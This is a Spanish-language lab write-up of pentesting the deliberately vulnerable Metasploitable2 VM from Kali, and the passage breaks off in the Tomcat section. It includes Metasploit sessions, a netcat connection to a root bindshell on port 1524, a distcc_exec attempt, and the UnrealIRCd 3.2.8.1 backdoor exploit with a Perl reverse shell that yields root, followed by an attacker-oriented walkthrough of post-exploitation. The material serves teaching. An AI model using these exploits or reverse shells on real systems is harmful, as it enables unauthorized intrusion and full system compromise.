Puedes ver que la víctima tiene permisos muy abiertos (**rw-rw-rw-**), lo que indica que es una máquina vulnerable y no protegida.

### **Resumen del procedimiento:**

Seleccionaste un exploit para Java RMI.

Configuraste la víctima (rhost) y tu máquina (lhost, srvhost).

Lanzaste el exploit y Metasploit envió un payload malicioso.

La víctima se conectó a tu máquina, abriendo un Meterpreter session.

Ahora puedes inspeccionar el sistema, ejecutar comandos y moverte lateralmente dentro de la máquina comprometida.

### **Que es y para que sirve Meterpreter:**

Meterpreter es un *payload* avanzado que forma parte del framework de Metasploit, una herramienta usada en pentesting (pruebas de penetración) para evaluar la seguridad de sistemas.

Es una **shell** interactiva en memoria que se ejecuta en el sistema objetivo después de explotar una vulnerabilidad.

No se escribe en disco, lo que hace más difícil su detección por antivirus.

### **En un entorno legal de pruebas de seguridad, Meterpreter permite a un analista:**

Obtener acceso remoto a un sistema comprometido.

Ejecutar comandos del sistema.

Descargar y subir archivos.

Registrar teclas (keylogging), capturar pantalla o webcam (si está autorizado).


Elevar privilegios.

Pivatar a otras máquinas dentro de la red.

Mantener una sesión persistente para análisis.

### **Nota importante:**

Meterpreter es una herramienta poderosa que solo debe usarse con autorización explícita, por ejemplo en laboratorios, pruebas contratadas o sistemas propios. El uso no autorizado es ilegal.



```
(kali㉿kali)-[~]
$ nc 192.168.1.2 1524
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# █
```

**En Metasploitable2, el puerto 1524/tcp aparece como:**

**1524/tcp open bindshell**

### **Binshell:**

Es una shell que queda “escuchando” en un puerto esperando conexiones entrantes. En otras palabras, el sistema ya tiene abierta una shell remota que cualquiera puede usar si se conecta a ese puerto.

### **En Metasploitable2:**

Este puerto está configurado intencionalmente como una vulnerabilidad.

Hay un servicio llamado "root shell" o "bindshell" que da acceso directo como root sin autenticación.

### **Por que existe:**

Metasploitable es una máquina vulnerable diseñada para practicar seguridad ofensiva y detección de vulnerabilidades.

El bind shell del puerto 1524 es una de las vulnerabilidades mas obvias y clasicas para mostrar

***Que es una puerta trasera.***

***Como un atacante puede obtener un shell remoto.***

***Como detectar servicios peligrosos escuchando en la red.***

***Riesgo real: (si fuera una máquina real)***

Tener un servicio que dé una shell de root sin contraseña es básicamente una comprometida total y permanente:  
cualquier persona en la red puede conectarse y tomar control completo.

***Nota importante:***

Puedo explicar el funcionamiento, pero no puedo dar instrucciones para explotar sistemas reales. En el caso de Metasploitable, es seguro explicarlo porque es un entorno de práctica, y esto ayuda a entender la teoría detrás de vulnerabilidades clasicas.

```
(kali㉿kali)-[~]
$ sudo ftp 192.168.1.2 2121
[sudo] contraseña para kali:
Connected to 192.168.1.2.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.1.2]
Name (192.168.1.2:kali): msfadmin
331 Password required for msfadmin
Password:
7230 User msfadmin logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||21323|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x  6 msfadmin msfadmin    4096 Apr 28  2010 vulnerable
226 Transfer complete
ftp> get vulnerable /home/kali/vulnerable2
local: /home/kali/vulnerable2 remote: vulnerable
229 Entering Extended Passive Mode (|||25668|)
550 vulnerable: Not a regular file
ftp> cd vulnerable
250 CWD command successful
ftp> ls
229 Entering Extended Passive Mode (|||1965|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x  3 msfadmin msfadmin    4096 Apr 28  2010 mysql-ssl
drwxr-xr-x  5 msfadmin msfadmin    4096 Apr 28  2010 samba
drwxr-xr-x  2 msfadmin msfadmin    4096 Apr 19  2010 tikiwiki
drwxr-xr-x  3 msfadmin msfadmin    4096 Apr 16  2010 twiki20030201
226 Transfer complete
ftp> 
```

***El puerto 2121/tcp en Metasploitable2 suele mostrar:***

***2121/tcp open ftp ProFTPD 1.3.1***

ProFTPD es un servidor FTP muy conocido.

La versión 1.3.1 es antigua (del 2008) y contiene varias vulnerabilidades deliberadamente en Metasploitable2 para fines educativos.

En Metasploitable2, este servicio está configurado en el puerto 2121, en lugar del clásico puerto 21, para diferenciarlo de otros servicios vulnerables del sistema.

### ***¿Por qué es vulnerable?***

#### ***ProFTPD 1.3.1 tiene fallos históricos, entre ellos:***

Vulnerabilidad en el modulo mod\_copy (permite copiar archivos sin autenticacion)

Problemas de stack overflow y command injection

Acceso indebido a archivos del sistema

Fallos de autenticación y permisos mal configurados

Esto lo hace util para practicar analisis de seguridad, enumeracion de servicios y aprender a identificar configuraciones inseguras.

Es un servidor FTP vulnerable diseñado para ser atacado en un laboratorio.

Permite que los estudiantes o pentesters vean:

Como detectar versiones vulnerables con nmap o banner grabbing

Como identificar configuraciones FTP debiles

Como investigar exploits asociados a versiones antiguas (sin aplicarlos fuera del entorno controlado)

### ***En un sistema real, ¿qué implicaría?***

#### ***Si un servidor real ejecutara ProFTPD 1.3.1:***

Podria permitir acceso no autorizado

Permitiria leer/escribir archivos importante

Podria facilitar una escalación de privilegios

Comprometeria completamente el sistema

Por eso siempre se debe mantener actualizado el servidor FTP y cerrar servicios innecesarios.

## **Explicación del comando:**

```
[kali㉿kali)-[~]
$ sudo mysql -h 192.168.1.2 -u root -p
[sudo] contraseña para kali:
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number
[kali㉿kali)-[~]
$
```

***sudo mysql -h 192.168.1.2 -u root -p (Metasploitable2)***

### ***sudo:***

Ejecuta el comando con privilegios de administrador en tu máquina local.  
Se usa cuando el cliente MySQL requiere permisos elevados para ejecutarse o acceder a ciertos archivos.

### ***Mysql:***

Es el cliente de MySQL: un programa que permite conectarse a un servidor MySQL y trabajar con bases de datos.

#### ***-h 192.168.1.2:***

Indica la dirección IP del servidor MySQL al que te quieres conectar.  
En este caso, 192.168.1.2 (que suele ser la dirección de Metasploitable2 en un laboratorio).

#### ***-u root:***

Especifica el usuario con el que quieras acceder al servidor MySQL.  
Aqui se intenta entrar como root (el administrador de MySQL)

#### ***-p:***

Le dice al cliente MySQL que te pida una contraseña despues de ejecutar el comando.

Si la conexión es exitosa, entrarás en MySQL ya dentro de esa base de datos.

Sirve para intentar conectarte remotamente al servidor MySQL que se está ejecutando en 192.168.1.2, usando la cuenta “root” y accediendo de inmediato a la base de datos de Metasploitable2

En entornos como Metasploitable2 (un laboratorio inseguro diseñado para aprender), esto se usa para:

**Practicar conexiones remotas.**

**Revisar configuraciones inseguras de MySQL.**

**Aprender sobre permisos y usuarios.**

**Comprobar si el servidor permite acceso remoto al usuario root (algo inseguro en sistemas reales)**

**No tiene contraseña.**

**Es decir, esta en blanco.**

**Por eso, cuando ejecutas:**

```
mysql -h 192.168.1.2 -u root -p
```

**¿Por qué no tiene contraseña?**

Metasploitable2 es una máquina creada intencionalmente insegura para practicar auditorías y pruebas de penetración.

Tener MySQL con el usuario root sin contraseña y accesible remotamente es una vulnerabilidad real que se usa con fines educativos.

**ERROR 2026 (HY000): TLS/SSL error: wrong version number:**

Es un problema de compatibilidad de SSL/TLS entre tu cliente MySQL moderno y el MySQL muy antiguo de Metasploitable2.

**Este error aparece porque:**

Los clientes MySQL modernos intentan usar TLS por defecto.

El MySQL de Metasploitable2 (MySQL 5.0.51a) es tan antiguo que no soporta TLS moderno.

Entonces el cliente intenta negociar SSL y el servidor responde con un formato no compatible → “wrong version number”

**No es culpa tuya ni del comando. Es por la antigüedad del servidor**

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf exploit(unix/misc/distcc_exec) > options

Module options (exploit/unix/misc/distcc_exec):
  Name      Current Setting  Required  Description
  CHOST            no       The local client address
  CPORT            no       The local client port
  Proxies          no       A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, saps
  RHOSTS           yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT            3632     The target port (TCP)

Payload options (cmd/unix/reverse_bash):
  Name      Current Setting  Required  Description
  LHOST        127.0.0.1      yes      The listen address (an interface may be specified)
  LPORT        4444            yes      The listen port

Exploit target:
  Id  Name
  --  --
  0   Automatic Target
```

```
View the full module info with the info, or info -d command.

msf exploit(unix/misc/distcc_exec) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
  #  Name
  -  --
  0  payload/cmd/unix/adduser
  1  payload/cmd/unix/bind_perl
  2  payload/cmd/unix/bind_perl_ipv6
  3  payload/cmd/unix/bind_ruby
  4  payload/cmd/unix/bind_ruby_ipv6
  5  payload/cmd/unix/generic
  6  payload/cmd/unix/reverse
  7  payload/cmd/unix/reverse_bash
  8  payload/cmd/unix/reverse_bash_telnet_ssl
  9  payload/cmd/unix/reverse_openssl
 10  payload/cmd/unix/reverse_perl
 11  payload/cmd/unix/reverse_perl_ssl
 12  payload/cmd/unix/reverse_ruby
 13  payload/cmd/unix/reverse_ruby_ssl
 14  payload/cmd/unix/reverse_ssl_double_telnet

msf exploit(unix/misc/distcc_exec) > use 1
[-] Invalid module index: 1
msf exploit(unix/misc/distcc_exec) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf exploit(unix/misc/distcc_exec) > options
```

```

msf exploit(unix/misc/distcc_exec) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf exploit(unix/misc/distcc_exec) > options
Module options (exploit/unix/misc/distcc_exec):
  Name      Current Setting  Required  Description
  ____  _____
  CHOST            no       The local client address
  CPORT            no       The local client port
  Proxies          no       A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h, http, saps
  RHOSTS          192.168.1.2  yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT           3632      yes      The target port (TCP)

  Payload options (cmd/unix/bind_perl):
    Name      Current Setting  Required  Description
    ____  _____
    LPORT        4444      yes      The listen port
    RHOST        192.168.1.2  no       The target address

  Exploit target:
    Id  Name
    --  --
    0   Automatic Target

View the full module info with the info, or info -d command.

```

View the full module info with the `info`, or `info -d` command.

```

msf exploit(unix/misc/distcc_exec) > exploit
[-] 192.168.1.2:3632 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.1.2:3632).
[*] Exploit completed, but no session was created.
msf exploit(unix/misc/distcc_exec) > run
[-] 192.168.1.2:3632 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.1.2:3632).
[*] Exploit completed, but no session was created.
msf exploit(unix/misc/distcc_exec) > 

```

## **Vamos a explicar que significan esos mensajes y por que ocurre el error:**

El módulo exploit/unix/misc/distcc\_exec intenta explotar una vulnerabilidad conocida en el servicio distccd, que normalmente escucha en el puerto 3632/TCP.

***[-] Exploit failed [unreachable]: Rex::ConnectionRefused***

***The connection was refused by the remote host (192.168.1.2:3632)***

***Esto significa que:***

Metasploit intento conectarse al puerto 3632 del host 192.168.1.2, pero el puerto no esta abierto.

***En otras palabras:***

No hay ningun servicio distccd escuchando en ese puerto, o el servicio esta apagado.

El host no es accesible.

El firewall està bloqueando la conexión, El distccd està usando otro puerto.

Cuando una conexión recibe *ConnectionRefused*, el sistema remoto está activo pero responde:

**No hay nada escuchando en ese puerto**

Por eso Metasploit no puede completar el exploit y “no se crea ninguna sesión”

**Esto es totalmente seguro y educativo:**

**Comprueba si el puerto 3632 esta abierto**

**Puedes usar nmap:**

nmap -p 3632 192.168.1.2

**Si aparece como:**

**closed (El servicio no esta ejecutandose)**

**filtered (Un firewall está bloqueando)**

**open (El servicio esta activo)**

**Confirma si realmente existe distccd en la maquina:**

Ya no suele venir instalado por defecto en sistemas modernos, por lo que es común que no exista.

Revisa si tienes la dirección correcta.

A veces la IP del objetivo cambia en redes locales.

```
(kali㉿kali)-[~]
└─$ nmap -p 3632 192.168.1.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-28 12:45 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers.
Nmap scan report for 192.168.1.2
Host is up (0.000094s latency).

PORT      STATE    SERVICE
3632/tcp  closed   distccd

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
└─$
```

```

└─(kali㉿kali)-[~]
$ sudo apt install distcc
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios:
  libgpgmepp6t64  python3-pysmi
Utilice «sudo apt autoremove» para eliminarlos.

Instalando:
  distcc

Paquetes sugeridos:
  distccmon-gnome  ccache  distcc-pump  dmucs

Resumen:
  Actualizando: 0, Instalando 1, Eliminando: 0, no actualizando: 4
  Tamaño de la descarga: 206 kB
  Espacio necesario: 631 kB / 28,4 GB disponible

Ign:1 http://http.kali.org/kali kali-rolling/main amd64 distcc amd64 3.4+really3.4-12
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 distcc amd64 3.4+really3.4-12
Ign:1 http://http.kali.org/kali kali-rolling/main amd64 distcc amd64 3.4+really3.4-12
Err:1 http://http.kali.org/kali kali-rolling/main amd64 distcc amd64 3.4+really3.4-12
  Fallo temporal al resolver <http.kali.org>
Error: Fallo al obtener http://http.kali.org/kali/pool/main/d/distcc/distcc_3.4%2breally3.4-12_amd64.deb  Fallo temporal al resolver <http.kali.org>
Error: Unable to fetch some archives, maybe run apt update or try with --fix-missing?

└─(kali㉿kali)-[~]
$ sudo yum install distcc
sudo: yum: command not found

```


## Resumen:

El modulo de Metasploit si funciona.

**Tu error significa que no hay servicio distccd accesible en 192.168.1.2:3632**

Por eso el exploit no puede ejecutarse y no se crea una sesion.

Vemos a continuacion capturas.



**5900/tcp vnc VNC (protocol 3.3)**

**5900/tcp:**

Es el numero de puerto TCP que está siendo usado.

TCP (Transmission Control Protocol) es el protocolo de transporte que garantiza la entrega de datos entre dos dispositivos.

El puerto 5900 es el puerto estandar para VNC (Virtual Network Computing). Si hay más de un servidor VNC en la misma máquina, se usan puertos consecutivos: 5901, 5902, etc.

### **VNC (*Virtual Network Computing*)**

Es un protocolo que permite controlar de forma remota otra computadora a traves de la red.

Basicamente, lo que ves en tu pantalla local es una copia de la pantalla del equipo remoto y puedes interactuar con el con teclado y raton.

Es independiente del sistema operativo: puede usarse entre Windows, Linux, macOS, etc.

#### ***Protocolo 3.3:***

Se refiere a la version del protocolo VNC que se esta usando.

La versión 3.3 es una de las primeras y básicas; no soporta algunas caracteristicas de seguridad modernas que sí tienen las versiones posteriores (como la autenticación mejorada o el cifrado).

Esto significa que si alguien intercepta la comunicación, podria potencialmente capturar la sesión si no hay un túnel seguro (por ejemplo, usando SSH).

#### ***En resumen:***

#### ***Cuando ves 5900/tcp VNC (protocol 3.3)***

Significa que hay un servidor VNC escuchando en el puerto 5900 usando TCP, y que se comunica mediante la versión 3.3 del protocolo VNC. Este puerto permitiría a alguien conectarse de manera remota al escritorio del equipo, siempre que tenga la contraseña o acceso autorizado.

#### ***sudo vncviewer 192.168.1.2:***

Estás ejecutando el cliente **VNC Viewer** para conectarte al servidor VNC que se encuentra en la IP **192.168.1.2**.

El uso de sudo normalmente no es necesario, salvo que el entorno grafico requiera acceso privilegiado.

Connected to RFB server, using protocol version 3.3

Te has conectado a un servidor VNC que utiliza el protocolo RFB 3.3.

RFB (Remote Framebuffer) es el protocolo base de VNC.

La versión 3.3 es muy antigua y no tiene cifrado, por lo que todo viaja en texto claro (incluyendo la sesión).

### ***Performing standard VNC authentication:***

Se está realizando el proceso estandar de autenticación de VNC (basado en un simple desafío/contraseña, no cifrado).

#### **Password:**

Aquí ingresas la contraseña del servidor VNC.

#### ***Authentication successful:***

La contraseña fue correcta y se completó la autenticación.

Desktop name "root's X desktop (metasploitable:0)"

El servidor VNC anuncia el nombre del escritorio remoto:

Es un escritorio gráfico X11 perteneciente al usuario root.

El host aparece como metasploitable, lo cual sugiere que estás trabajando con una máquina vulnerable usada para prácticas de seguridad.

#### ***Información del formato de pantalla:***

32 bits per pixel.

Least significant byte first in each pixel.

True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0

Esto describe cómo se codifican los colores y los píxeles en los datos enviados por VNC:

32 bits por píxel cada punto en pantalla usa 4 bytes.

Least significant byte first orden de bytes tipo little-endian.

TrueColor los colores se representan directamente con valores RGB, no por paletas.

Los "shifts" indican donde está cada componente (rojo, verde, azul) dentro de esos 32 bits.

Todo esto le dice al cliente cómo dibujar correctamente la pantalla remota.

Using default colormap...

El cliente VNC acepto el formato de color y comenzara a mostrar la sesion grafica.

## ***6667/tcp irc UnrealIRCd***

### ***¿Que es el puerto 6667/tcp?***

El puerto 6667/tcp es el puerto más comúnmente utilizado por servidores y clientes del protocolo ***IRC (Internet Relay Chat)***

Aunque IRC puede usar muchos puertos (6660–6669, 7000, etc.), 6667 se convirtió en el estándar por tradición.

Este puerto se usa para:

Conectar clientes a servidores IRC

Enviar y recibir mensajes en tiempo real

Usar canales de chat públicos o privados

### ***Que es IRC?***

#### ***IRC:***

Es un protocolo de chat en tiempo real que existe desde finales de los 80. Permite:

Chats en canales públicos (“rooms”)

Chats privados

Transfers de archivos (DCC)

Bots de automatización

A pesar de su antigüedad, sigue siendo utilizado por comunidades técnicas, proyectos open-source, y administradores de sistemas.

### ***¿Que es UnrealIRCd?***

UnrealIRCd es uno de los servidores IRC más populares y avanzados.

Es software libre y se usa para montar tu propio servidor IRC.

#### ***Caracteristicas principales:***

Soporte TLS/SSL

Protección anti-flood / anti-abuso.

Modulos personalizables.

Integración con servicios como Anope.

Alta estabilidad y rendimiento.

UnrealIRCd suele escuchar por defecto en:

**6667/tcp** conexiones IRC estándar

**6697/tcp** IRC seguro (SSL/TLS)

### **Seguridad: nota importante:**

En algunos casos, servidores UnrealIRCd mal configurados o versiones antiguas han sufrido problemas de seguridad (por ejemplo, versiones comprometidas en 2010).

Pero las versiones actuales son seguras siempre que estén *actualizadas*.

### **En resumen:**

**6667/tcp:** puerto típico para conexiones IRC sin cifrar

**IRC:** protocolo de chat en tiempo real.

**UnrealIRCd:** un servidor IRC muy usado, que normalmente escucha en el puerto

**6667.**

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit unix/irc/unreal ircd 3281 backdoor

Matching Modules
=====
#  Name                      Disclosure Date  Rank      Check  Description
-  --
  0  exploit/unix/irc/unreal ircd 3281 backdoor  2010-06-12  excellent  No    UnrealIRCD 3.2.8.1 backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

[*] Using exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.1.1
[!] Unknown datastore option: lhost. Did you mean RHOST?
lhost => 192.168.1.1
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
```

```

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
Name      Current Setting  Required  Description
---      ---      ---      ---
CHOST          no        The local client address
CPORT          no        The local client port
Proxies        no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h
, http, s-proxy
RHOSTS        192.168.1.2  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          6667      yes       The target port (TCP)

Exploit target:
Id  Name
--  --
0   Automatic Target

View the full module info with the info, or info -d command.

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.1.1
lhost => 192.168.1.1
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

```

```

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
Name      Current Setting  Required  Description
---      ---      ---      ---
CHOST          no        The local client address
CPORT          no        The local client port
Proxies        no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5, socks5h
, http, s-proxy
RHOSTS        192.168.1.2  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          6667      yes       The target port (TCP)

Payload options (cmd/unix/reverse_perl):
Name      Current Setting  Required  Description
---      ---      ---      ---
LHOST  192.168.1.1      yes       The listen address (an interface may be specified)
LPORT  4444      yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic Target

View the full module info with the info, or info -d command.

```

```

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.1.1:4444
[*] 192.168.1.2:6667 - Connected to 192.168.1.2:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.2:6667 - Sending backdoor command...
[*] Command shell session 1 opened (192.168.1.1:4444 → 192.168.1.2:35452) at 2025-11-29 12:48:05 +0100

whoami
root
ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf

```

**A continuacion tienes la explicación ofensiva, del ataque que realizaste con:  
exploit/unix/irc/unreal\_ircd\_3281\_backdoor**

***Explicacion:***

Reconocimiento (Recon phase)

Un atacante comienza identificando servicios activos:

Descubre el puerto 6667/tcp

Obtiene respuesta compatible con IRC

Analiza banners

***Un atacante experto ya sabe:***

***"UnrealIRCd 3.2.8.1 versión con backdoor incorporada"***

Esto significa que, si esa versión esta presente, es 100% explotable.

***Identificacion del Backdoor:***

El atacante no necesita buscar vulnerabilidades tradicionales (buffer overflow, RCE, etc.)

***Porque este caso es supply-chain compromise:***

Alguien modificó el código fuente para incluir un comando oculto.

El atacante conoce que esta backdoor:

Se activa enviando un mensaje IRC no estándar.

Se ejecuta antes de que el servidor procese comandos legítimos.

Ejecuta directamente comandos del sistema operativo.

***En ciberseguridad ofensiva esto se clasifica como:***

Ejecutar comando remoto sin autenticación (RCE sin interacción)

Gravedad: crítica.

### ***Seleccion y configuracion del exploit:***

El atacante usa Metasploit y selecciona:

***exploit/unix/irc/unreal\_ircd\_3281\_backdoor***

### ***Este modulo:***

Establece conexion por TCP al puerto 6667.

Envía automáticamente la cadena de activacion de la backdoor.

Inyecta el payload configurado.

### ***El pentester define:***

**rhost:** 192.168.1.2 (*Metasploitable2*)

**lhost:** 192.168.1.1. (*Kali*)

**Payload:** reverse shell en Perl

### ***Ejecucion del ataque:***

#### ***exploit***

Ocurre lo siguiente a nivel tecnico ofensivo:

El modulo se conecta al puerto 6667

Como cliente IRC

El modulo envia la cadena de backdoor

El servidor comprometido reconoce la secuencia oculta y ejecuta lo que sigue como comando de sistema.

Se transmite el payload (reverse shell)

El servidor IRC se conecta de vuelta al atacante

Por eso es "reverse"

***Metasploit recibe la conexión y abre sesión de shell***

### ***Resultado:***

***Command shell session opened***

whoami

root

## ***En terminos ofensivos: compromiso completo del sistema (Full System Compromise)***

Post-Explotacion (lo que haria un atacante)

(En Metasploitable2 esto se usa para practica, no para daño real)

Un atacante ya con shell ofensiva

Valida privilegios (root confirmado)

Identifica servicios, usuarios y archivos.

Evaluá posibles rutas de escalada (si no fuera root).

Busca vectores de persistencia (sólo en escenarios reales).

Enumera el sistema.

### ***En tu salida se ve:***

ls

Donation

LICENSE

aliases

unrealircd.conf

Esto indica que estas en el directorio de instalación del servidor IRC.

### ***¿Por que es tan facil?***

Porque esta no es una vulnerabilidad normal.

Es una puerta trasera introducida a proposito en el binario original.

### ***Esto significa:***

No hay mitigacion interna.

No hay autenticacion.

No hay validación.

No hay filtrado de comandos.

Un atacante con conocimiento basico puede obtener control total.

***Por eso la evaluacion ofensiva lo clasifica como:***

Explotación trivial + impacto maximo

Score CVSS: crítico (10.0)

***Como se veria esto en un entorno real:***

(Analisis ofensivo defensivo)

***Un atacante que encuentra:***

Puerto 6667 abierto

Banner de UnrealIRCd 3.2.8.1

Sabe inmediatamente:

Sistema completamente comprometible

No requiere credenciales

No requiere bypass de protecciones

No genera logs visibles (la backdoor no registraba nada)

No requiere conocimientos avanzados

En un entorno real, este ataque:

Permitiría pivotear a otras máquinas

Permitiría instalar persistencia

Podría ocultarse facilmente

***Resumen ofensivo:***

Descubres UnrealIRCd 3.2.8.1 ejecutas el módulo de Metasploit → obtienes root sin esfuerzo y compromiso total.

Es uno de los ataques de pentesting más sencillos y claros en Metasploitable2, y por eso se usa para enseñar explotacion, cadenas de suministro, y shells reversos.

## ***Explicacion: 8180/tcp http Apache Tomcat/Coyote JSP engine 1.1***

La información que proporcionas es una firma de servicio, típica que se encuentra durante un escaneo de puertos o una auditoría de seguridad. Describe qué servicio está escuchando en un puerto específico de red.

***Aqui esta el desglose en español:***

***El Puerto y Protocolo: 8180/tcp:***

***8180:***

Es el número de puerto de red. Por defecto, el tráfico HTTP suele usar el puerto 80 (o 8080 para servicios alternativos), pero el puerto 8180 indica que este servicio en particular se ha configurado para escuchar en una dirección no estándar. Esto es una práctica común para ejecutar múltiples servicios web en un mismo servidor o por razones de seguridad.

***tcp:***

Significa Protocolo de Control de Transmision (Transmission Control Protocol). Es el protocolo de red subyacente que garantiza que los datos se entreguen de forma fiable y ordenada.

***El Protocolo de Aplicacion: http:***

***http:***

Significa Protocolo de Transferencia de Hipertexto (Hypertext Transfer Protocol). Confirma que el servicio que se ejecuta en el puerto 8180 es un servidor web que se comunica usando el protocolo estándar de la web.

***El Servidor de Aplicaciones: Apache Tomcat:***

***Apache Tomcat:***

